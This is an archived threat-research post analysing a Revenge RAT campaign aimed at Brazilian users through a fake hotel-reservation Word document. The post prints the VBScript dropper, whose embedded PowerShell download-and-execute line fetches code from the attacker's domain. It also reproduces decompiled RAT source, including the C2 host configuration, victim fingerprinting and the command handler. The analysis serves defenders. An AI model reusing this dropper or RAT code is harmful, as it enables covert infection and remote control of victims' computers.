Revenge RAT Targeting Users in South America

By Abhijit Mohanta

Published: 2020-12-29 · Archived: 2026-04-05 20:56:52 UTC

The Uptycs threat research team recently came across multiple document samples that download Revenge RAT. The campaign currently seems to be active in Brazil. All of the malware samples we received have the same properties. One of the samples we received has the name “Rooming List Reservas para 3 Familias.docx” (SHA-256: 91611ac2268d9bf7b7cb2e71976c630f6b4bfdbb68774420bf01fd1493ed28c7). The document has only a few detections in VirusTotal.



Figure 1: VirusTotal detections for the document. (Image via VirusTotal.)

Upon opening the document, a series of events happen that lead to the download of Revenge RAT malware hosted on a Brazilian website (hxxp://azulviagens[.]online). Azul Viagens is a legitimate hotel chain in Brazil and the official website of the hotel can be found here.

Attackers registered the fake domain name and used a room reservation document file to infect the end user. The attack is multi-stage with the components used in the attack spread across multiple files on the attacker’s server. The WHOIS records for hxxp://azulviagens[.]online seems to have been registered on December 10, 2020 with the email ID mmpereiramm30@gmail.com.

The Attack Flow

The components of the attack span multiple stages. Figure 2 (below) shows the steps involved in the attack.



Figure 2: The attack flow.

- **Step 1**: The DOCX file (“Rooming List Reservas para 3 Familias.docx”) used in the attack vector downloads the “1.docx” (template) from the CnC server
- **Steps 2 and 3**: The embedded “Microsoft_Excel_Macro-Enabled_Worksksheet1.xlsm” file in "1.docx" (template) downloads the PowerShell code “A.txt” from the CnC server and executes it in memory.
- **Step 4**: The PowerShell code in “A.txt” downloads “index.mp3” from the CnC server and saves it as “index.vbs.”
- **Step 5**: Upon execution, “index.vbs” creates “opera.vbs,” which contains code to execute “opera.ps1” created in the next step.
- **Step 6**: “index.vbs” downloads “1.txt” and saves it as “opera.ps1,” which has obfuscated Revenge RAT in it.
- **Step 7**: “opera.vbs” executes “opera.ps1.”

A detailed analysis of files used during various stages of the attack is provided below.

The Initial Document

The initial document, “Rooming List Reservas para 3 Familias.docx,” used as the attack vector is a DOCX file. The document uses a technique known as Dynamic Office Template Injection to bypass security products. This allows the attacker to store the malicious file on a remote server. This technique can evade anti-malware solutions that rely on static detection.

The document has the structure shown in Figure 3 (below). The structure contains a file named “footer.xml.rels.” The “target” fields in the file point to the templates hosted on the CnC server. There are several URLs in the “target” fields that point to files “1.docx” all the way to “9.docx” hosted on the CnC server. Each of the files has

the same content (the same SHA-256: 338b2d8d76f4028bfbd177127371b2509971606553d606c534316dc40cfa8fb9).



Figure 3: Structure of the DOCX and footer.xml.res pointing to the malicious template. (Click to see larger version.)

When the victim opens the document, one of the templates is downloaded and executed.

The Template File

The template file("1.docx" ... "9x.docx") follows the structure shown in Figure 4 (below). The settings.xml in the structure have the “target” fields that point to XLSM files, which are present in the “embeddings" directory in the structure of the DOCX file.

The XLSM files “Microsoft_Excel_Macro-Enabled_Worksheet.xlsm” to “Microsoft_Excel_Macro-Enabled_Worksheet9.xlsm” have the same contents (same SHA-256: 32f1a502126b1932e1def04b98d8be235c8d25ef7268f8cb35d460cd073a88b2). When the template file ("1.docx" ... "9x.docx") is executed by Microsoft Word, it executes one of the XLSM files (“Microsoft_Excel_Macro-Enabled_Worksheet.xlsm” to “Microsoft_Excel_Macro-Enabled_Worksheet9.xlsm”).



Figure 4: XLSM files inside the 1.docx template. (Click to see larger version.)

The XLSM File

The XLSM file follows the structure shown in Figure 5 (below). The structure contains macros in the “VBAProject.bin” file. The following screenshot shows the stream containing the macros.



Figure 5: Macros in XLSM.

There are two important macros present in the BIN file: “Macro 1” kills the Microsoft Word process “winword.exe” and “Macro 2” downloads and executes the PowerShell code present at the URL “hxxp://azulviagens[.]online/A.txt” in memory.

Figure 6 (below) shows the contents of “A.txt.”

Figure 6: PowerShell script in hxxp://azulviagens[.]online/A.txt.

When the PowerShell code in “A.txt” is executed, it downloads the contents of “index.mp3” and saves it to file the “index.vbs” and executes it.

Index.vbs

Figure 7 (below) shows the code in “index.vbs.” When “index.vbs” is executed it creates another two files, “opera.vbs” and “opera.ps1” in the “C:\Users\Public\” directory. “Index.vbs” downloads the contents of hxxp://azulviagens[.]online/1.txt and saves it to “opera.ps1.” The “index.vbs” file places the following command in “opera.vbs”:

```
l.exe -nologo -ExecutionPolicy Unrestricted -File C:\Users\Public\Opera.ps1
```

The command is then executed. When executed, “opera.vbs” executes the file “opera.ps1."

```
Dim fDSFESYRTDFGDszwezxczwa223256, objOutFile
    Set fDSFESYRTDFGDszwezxczwa223256 = CreateObject("Scripting.FileSystemObject")
    Set objOutFile = fDSFESYRTDFGDszwezxczwa223256.CreateTextFile("C:\Users\Public\Opera.ps1",True)
    objOutFile.WriteLine "i'e'x ((New-Object System.Net.WebClient).DownloadString('http://azulviagens.online/1.txt'))"
    set sFEDETRFDRS34211  = CreateObject("Wscript.Shell")WScript.Sleep(4000)
    Set wfzzzv1231113 = CreateObject("Scripting.FileSystemObject")
    Set objOutFile = wfzzzv1231113.CreateTextFile("C:\Users\Public\Opera.vbs",True)
    objOutFile.WriteLine "VCVBVBEBEBE = ""powershell.exe -nologo -ExecutionPolicy Unrestricted -File C:\Users\Public\Opera.ps1"""
    objOutFile.WriteLine "set shell = CreateObject(""WScript.Shell"")"
    objOutFile.WriteLine "shell.Run VCVBVBEBEBE,0"set CXZEURUTDFGDSSXV121  = CreateObject("Wscript.Shell")WScript.Sleep(4000)
Dim HFDRYTRXXXEREYUCXXW26777
  Set HFDRYTRXXXEREYUCXXW26777 = Wscript.CreateObject("WScript.Shell")
   HFDRYTRXXXEREYUCXXW26777.Run("C:\Users\Public\Opera.vbs")
```

Figure 7: Code in index.mp3 (index.vbs). (Click to see larger version.)

Opera.ps1

“Opera.ps1” is a highly obfuscated PowerShell script (see Figure 8, below). One thing that catches our eye is the string “4D 5A,” which indicates the magic header of a Windows executable.



Figure 8: 4D5A in opera.ps1.

After de-obfuscating the PowerShell code, we were able to retrieve the Windows executable, which is the Revenge RAT. Below is the description of the Revenge RAT we extracted.

Similar PowerShell code was also found hosted on x-root.net, which has also been registered in recent months. Uptycs' EDR capabilities can decode the obfuscated PowerShell code, as shown in the screenshot below (Figure 9).



Figure 9: Deobfuscated PowerShell code. (Click to see larger version.)

Revenge RAT was first seen mid-2016. The RAT has been coded in .NET. The Revenge RAT we extracted is not a packed binary and code is clearly visible. Below is a description of the various classes and methods present in the decompiled code.

Program

The "Program" class shown in Figure 10 (below) contains the main function of the program. The `main()` function creates a mutex and then executes the rest of the code.

```
namespace Lime
{
    // Token: 0x02000002 RID: 2
    public class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x0000205C File Offset: 0x0000025C
        [STAThread]
        public static void Main()
        {
            Thread.Sleep(2500);
            try
            {
                bool flag;
                Config.programMutex = new Mutex(true, Config.currentMutex, ref flag);
                if (!flag)
                {
                    Environment.Exit(0);
                }
                PreventSleep.Run();
                Application.ApplicationExit += delegate(object o, EventArgs a)
                {
                    Config.programMutex.ReleaseMutex();
                };
            }
            catch
            {
            }
            Client.Run();
        }
```

Figure 10: Program class. (Click to see larger version.)

RAT Configuration

Figure 11 (below) contains the configuration for the RAT, which is used during execution.

```
static Config()
{
    Config.host = "cdtpitbull.hopto.org";
    Config.port = "8000";
    Config.id = "TnlhbkNhdFJldmVuZ2U=";
    Config.currentMutex = "56bb1d46a8c";
    Config.key = "Revenge-RAT";
    Config.splitter = "!@#%^NYAN#!@$";
    Config.stopwatch = new Stopwatch();
}
```

Figure 11: RAT configuration.

Below are some members of the config class and their functionality:

- `host` : CnC server
- `port` : CnC port
- `id` : Unique identity of the installed RAT on the victim machine
- `currentMutex` : Mutex placed by the RAT on the system

- `stopwatch()` : This is a member function that can be use to reset the stopwatch

IdGenerator

The class IdGenerator shown in Figure 12 (below) is used for creating a unique ID for the victim machine, which the RAT is going to send to the CnC server. A unique string ID is generated by retrieving various system attributes using the methods in the class. Below are some of the methods:

- `GetActiveWindow` : Get active window or window of the application used by the user
- `GetAV` : Get the antiviruses installed on the system
- `GetCamera` : Get information about the camera
- `GetCpu` : Get CPU information
- `GetHardDiskSerialNumber` : Get hard disk serial number
- `GetIp` : Get IP address
- `GetSystem` : Get processor information
- `SendInfo` : Concatenate information collected by previous methods into a string “id”

```
public static class IdGenerator
{
    // Token: 0x0600000A RID: 10 RVA: 0x00002530 File Offset: 0x00000730
    public static string SendInfo()
    {
        return string.Concat(new object[]
        {
            "Information",
            Config.key,
            Config.id,
            Config.key,
            StringConverter.Encode("_" + IdGenerator.GetHardDiskSerialNumber()),
            Config.key,
            IdGenerator.GetIp(),
            Config.key,
            StringConverter.Encode(Environment.MachineName + " / " + Environment.UserName),
            Config.key,
            IdGenerator.GetCamera(),
            Config.key,
            StringConverter.Encode(new ComputerInfo().OSFullName + " " + IdGenerator.GetSystem()),
            Config.key,
            StringConverter.Encode(IdGenerator.GetCpu()),
            Config.key,
            new ComputerInfo().TotalPhysicalMemory,
            Config.key,
            IdGenerator.GetAV("Select * from AntiVirusProduct"),
            Config.key,
            IdGenerator.GetAV("SELECT * FROM FirewallProduct"),
            Config.key,
            Config.port,
            Config.key,
            IdGenerator.GetActiveWindow(),
            Config.key,
            StringConverter.Encode(CultureInfo.CurrentCulture.Name),
```

Figure 12: Components of the IdGenerator class. (Click to see larger version.)

Client

The client class implements the network client of the RAT. It has the following methods:

- `Ping` : Pings the CnC server
- `TCPReceive` : Received data to the server
- `TCPSend` : Send data to the server

Handler

The `Handler` class shown in Figure 13 (below) is used to process the CnC command received from the attacker.

```
public void Handler(object packet)
{
    try
    {
        string key = Config.key;
        string[] array = Strings.Split(StringConverter.BytestoString((byte[])packet), key, -1, CompareMethod.Text);
        if (array[0] == "PNC")
        {
            Config.stopwatch.Reset();
            Config.stopwatch.Start();
            Client.TcpSend("PNC");
        }
        else if (array[0] == "P")
        {
            Config.stopwatch.Stop();
            Client.TcpSend("P" + key + Config.stopwatch.ElapsedMilliseconds);
            Client.TcpSend("W" + key + IdGenerator.GetActiveWindow());
        }
        else if (array[0] == "IE")
        {
            if (Registry.CurrentUser.OpenSubKey("Software\\" + StringConverter.Encode(Config.currentMutex) + "\\" + array[1], true) != null)
            {
                try
                {
                    this.Invoke(Config.host, Config.port, array[4], array[5], StringConverter.Encode(StringConverter.Decode(Config.id) + "_" +
                      IdGenerator.GetHardDiskSerialNumber()), Registry.GetValue("HKEY_CURRENT_USER\\SOFTWARE\\" + StringConverter.Encode
                      (Config.currentMutex) + "\\\\" + array[1], array[1], null).ToString(), int.Parse(array[2]), Convert.ToBoolean(array[3]),
                      array[1], true);
                    goto IL_395;
                }
                catch
                {
                    Client.TcpSend(string.Concat(new string[]
                    {
                        "GPL",
                        key,
                        array[5],
                        key,
                        array[1],
                        key,
```

Figure 13: CnC commands. (Click to see larger version.)

Below is the list of commands:

- `PNC` : Reset the stopwatch
- `P` : Send the active windows to the CnC
- `IE` : Check for installed plugins
- `LP` : Invoke plugin
- `UNV` : ninstall, restart the RAT

Variants of Revenge RAT are known to have many other capabilities as listed below:

- Screen capture
- Keylogging
- Video capture
- Credential dumping
- Audio capture

Uptycs EDR Detections

The following images show Uptycs EDR detection for the threat.



Figure 14: Uptycs EDR detections. (Click to see larger version.)

